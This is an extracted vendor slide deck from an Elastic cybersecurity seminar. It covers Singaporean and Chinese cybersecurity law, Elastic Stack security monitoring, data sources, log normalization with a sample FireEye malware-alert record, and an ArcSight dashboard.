



Elastic Cybersecurity Seminar

Catch the Hack!

Nicholas Lim
Consulting Manager (APJ)
nicholas.lim@elastic.co



Who Am I ?

Nicholas Lim

- > 10 years in information security industry
- Credentials
 - CISSP, CCSK, C|EH, GCIA, GSec (but I don't normally need to share it)
- > 4 years using the Elastic Stack (>3 years working in Elastic)
- Was an Infosec Specialist in Incident Response & Handling, Reverse Malware Engineer & Analyst
- Deployed Global SOCs, Security Solutions around SIEM
- Logstash ArcSight Module contributor ([codec](#))
- Consulting & services delivery for global Elastic customers

Attacks are inevitable



Security is hard

irity

inc

Cyber Security Act 2018

1. Strengthen the protection of Critical Information Infrastructure (CII) against cyber-attacks.

CII are computer systems directly involved in the provision of essential services. Cyber-attacks on CII can have a debilitating impact on the economy and society. The Act provides a framework for the designation of CII, and provides CII owners with clarity on their obligations to proactively protect the CII from cyber-attacks. This builds resilience into the CII, protecting Singapore's economy and our way of life. The CII sectors are: Energy, Water, Banking and Finance, Healthcare, Transport (which includes Land, Maritime, and Aviation), Infocomm, Media, Security and Emergency Services, and Government.

2. Authorise CSA to prevent and respond to cybersecurity threats and incidents.

The Act empowers the Commissioner of Cybersecurity to investigate cybersecurity threats and incidents to determine their impact and prevent further harm or cybersecurity incidents from arising. The powers that may be exercised are calibrated according to the severity of the cybersecurity threat or incident and measures required for response. This assures Singaporeans that the Government can respond effectively to cybersecurity threats and keep Singapore and Singaporeans safe.

3. Establish a framework for sharing cybersecurity information.

The Act also facilitates information sharing, which is critical as timely information helps the government and owners of computer systems identify vulnerabilities and prevent cyber incidents more effectively. The Act provides a framework for CSA to request information, and for the protection and sharing of such information.

4. Establish a light-touch licensing framework for cybersecurity service providers.

CSA adopts a light-touch approach to license only two types of service providers currently, namely penetration testing and managed security operations centre (SOC) monitoring. These two services are prioritised because providers of such services have access to sensitive information from their clients. They are also relatively mainstream in our market and hence have a significant impact on the overall security landscape. The licensing framework seeks to strike a balance between security needs and the development of a vibrant cybersecurity ecosystem.

China CyberSecurity Law

第一章 总 则

第一条 为了保障网络安全，维护网络空间主权和国家安全、社会公共利益，保护公民、法人和其他组织的合法权益，促进经济社会信息化健康发展，制定本法。

第二条 在中华人民共和国境内建设、运营、维护和使用网络，以及网络安全的监督管理，适用本法。

第三条 国家坚持网络安全与信息化发展并重，遵循积极利用、科学发展、依法管理、确保安全的方针，推进网络基础设施建设和互联互通，鼓励网络技术创新和应用，支持培养网络安全人才，建立健全网络安全保障体系，提高网络安全保护能力。

第四条 国家制定并不断完善网络安全战略，明确保障网络安全的基本要求和主要目标，提出重点领域的网络安全政策、工作任务和措施。

第五条 国家采取措施，监测、防御、处置来源于中华人民共和国境内外的网络安全风险和威胁，保护关键信息基础设施免受攻击、侵入、干扰和破坏，依法惩治网络违法犯罪活动，维护网络空间安全和秩序。

China CyberSecurity Law

第一章 总 则

第一条 为了保障网络安全，维护网络空间主权和国家安全、社会公共利益，保护公民、法人和其他组织的合法权益，促进经济社会信息化健康发展，制定本法。

第二条 在中华人民共和国境内建设、运营、维护和使用网络，以及网络安全的监督管理，适用本法。

第三条 国家坚持网络安全与信息化发展相协调的原则，确保安全的方针，推
动技术创新，支持培养网络安全人才，促进网络安全产业发展。

第四条 国家制定并不断完善网络安全战略，提出重点领域网络安全政策标

第五条 国家采取措施，监测、防御、应对来源于中华人民共和国境内的网络安全风险和威胁，保护关键信息基础设施免受攻击、侵入、干扰和破坏，依法惩治网络犯罪活动，维护网络空间

Chapter 1 General

The first order to protect network security , safeguard cyberspace sovereignty and national security , public interests , protection of citizens , legal persons and other organizations , to promote the healthy development of economic and social information , this law is enacted .

Article in the territory of People's Republic of China construction , operation , maintenance and use of the network , as well as supervision and management of network security , this Law shall apply .

Security Data Exploding

1

Elastic Edge

- Scalable from the start
- Distributed by design
- Real-time at scale

2

Threats are
always
changing

Elastic Edge

- Everything is indexed
- Do more with machine learning


Alert Fatigue

3

Elastic Edge

- Ability to focus on most relevant instead of chasing tickets
- Focusing on relevance, significance and anomalous behaviour


Threat Detection Approaches




Threat Detection Market



Threat Detection Market



Cybersecurity Maturity Curve




The Elastic Approach

Customer References

Advantages of the Elastic Stack

improve your security posture



Eliminate blind
spots by using
all your data




Investigate
threats more
quickly and
efficiently



Reduce dwell
time by
identifying
threats earlier

Foundation for Effective Security Analysis




Collect all parts of the puzzle

Normalize for aggregation and correlation across sources


Enrich to extend attributes available for analysis

Index data for fast search and analytics




Data Sources

| Domain | Data Sources | Timing | Tools |
|---------|--------------------------|-------------------------|---------------------------------------|
| Network | PCAP, Bro, NetFlow | Real time, Packet-based | Packetbeat, Logstash (netflow module) |




Data Sources

| Domain | Data Sources | Timing | Tools |
|-------------|--------------------------|-------------------------|---------------------------------------|
| Network | PCAP, Bro, NetFlow | Real time, Packet-based | Packetbeat, Logstash (netflow module) |
| Application | Logs | Real-time, Event-based | Filebeat, Logstash |




Data Sources

| Domain | Data Sources | Timing | Tools |
|-------------|--------------------------|-------------------------|---------------------------------------|
| Network | PCAP, Bro, NetFlow | Real time, Packet-based | Packetbeat, Logstash (netflow module) |
| Application | Logs | Real-time, Event-based | Filebeat, Logstash |
| Cloud | Logs, API | Real-time, Event-based | Beats, Logstash |



Data Sources


| Domain | Data Sources | Timing | Tools |
|-------------|----------------------------------------|-------------------------|-----------------------------------------------------|
| Network | PCAP, Bro, NetFlow | Real time, Packet-based | Packetbeat, Logstash (netflow module) |
| Application | Logs | Real-time, Event-based | Filebeat, Logstash |
| Cloud | Logs, API | Real-time, Event-based | Beats, Logstash |
| Host | System State, Signature Alert | Real-time, Asynchronous | Auditbeat, Filebeat (Osquery module), Winlogbeat |




Data Sources

| Domain | Data Sources | Timing | Tools |
|-------------|----------------------------------------|---------------------------|-----------------------------------------------------|
| Network | PCAP, Bro, NetFlow | Real time, Packet-based | Packetbeat, Logstash (netflow module) |
| Application | Logs | Real-time, Event-based | Filebeat, Logstash |
| Cloud | Logs, API | Real-time, Event-based | Beats, Logstash |
| Host | System State, Signature Alert | Real-time, Asynchronous | Auditbeat, Filebeat (Osquery module), Winlogbeat |
| Active | Scanning | User-driven, Asynchronous | Vulnerability scanners |


Elastic Common Schema




ECS Core Fields



Normalization and Enrichment



Enrichments Filters



Data Enrichment



Threat intelligence

- Reputation information
- IOCs
- Vulnerability Data
- TTPs

Geo Information

- Physical Location
- Country, State ...
- Postal Code
- Geo Fence

Other Information

- Network Model
- User information
- Org Chart
- DNS resolution

Ingest Transformations ...

RAW



INGEST

```
Oct 30 06:49:33 CMS fenotify-37733467.info: CEF:0|FireEye|CMS|7.6.1.402841|M0|malware-object|4|rt=Oct 29 2015 19:49:04 UTC fileHash=b47497e7386ea360bcd043b23f078066 filePath=/3nmy235nx6z3tdWv-1-Scan_11703-pdf.zip act=notified dvchost=EX cs4Label=link cs4=https://fireeye-cms.target.org/emps/eanalysis?e_id=9074017&type=attch duser=TARGETinfo@target.org cn1Label=vlan cn1=0 externalId=37733467 cs1=10.210.33.33 suser=admin@bookedo.com msg=39cb251a5584bd9d81e394a3f3dc1bc6@bookedo.com cs1Label=sname cs1=FE_EMAIL_MAL
```

```
{  
    "deviceVendor" => "FireEye",  
    "fileHash" => "b47497e7386ea360bcd043b23f078066",  
    "syslog" => "Oct 30 06:49:33 CMS fenotify-37733467.info:",  
    "deviceReceiptTime" => "2017-12-07T13:54:37.571Z",  
    "destinationUserName" => "TARGETinfo@target.org",  
    "deviceAddress" => "10.210.33.33",  
    "@version" => "1",  
    "host" => "InfiniteLoop.local",  
    "deviceProduct" => "CMS",  
    "deviceCustomNumber1Label" => "vlan",  
    "deviceHostName" => "EX",  
    "severity" => "4",  
    "deviceAction" => "notified",  
    "sourceUserName" => "admin@bookedo.com",  
    "filePath" => "/3nmy235nx6z3tdWv-1-Scan_11703-pdf.zip",  
    "deviceCustomString1" => "FE_EMAIL_MAL",  
    "externalId" => "37733467",  
    "deviceVersion" => "7.6.1.402841",  
    "deviceCustomString1Label" => "sname",  
    "message" => "39cb251a5584bd9d81e394a3f3dc1bc6@bookedo.com",  
    "deviceCustomString4" => "https://fireeye-cms.target.org/emps/eanalysis?e_id=9074017&type=attch",  
}
```

Use Case Realisation

Dashboard / [ArcSight] Network Overview Dashboard

Full screen Share Clone Edit Reporting < Last 24 hours Uses lucene query syntax

Add a filter +

ArcSight: Dashboard Navigation

Network Overview | Network Suspicious Activity | Endpoint Overview | Endpoint OS Activity | Microsoft DNS Overview

Device Metrics Overview [ArcSight]

Event Count: 1,904,958 Devices: 58 Sources: 258 Destinations: 429

Network - Event Throughput [ArcSight]: Event Throughput: 23.21 / s

Events by Source [ArcSight]: A line chart showing event counts over time from 00:00 to 22:00 per 10 minutes. The Y-axis ranges from 0 to 1,500. The X-axis shows hours from 00:00 to 22:00. The chart shows a general upward trend in event counts over the period.

Outcome by Device Type [ArcSight]: A stacked bar chart showing the count of outcomes (Failure, Success, Attempt) for various device types. The categories include Firewall, Network Adapter, Anti-Virus, VPN, Operating System, Integrity Security, and Content Delivery.

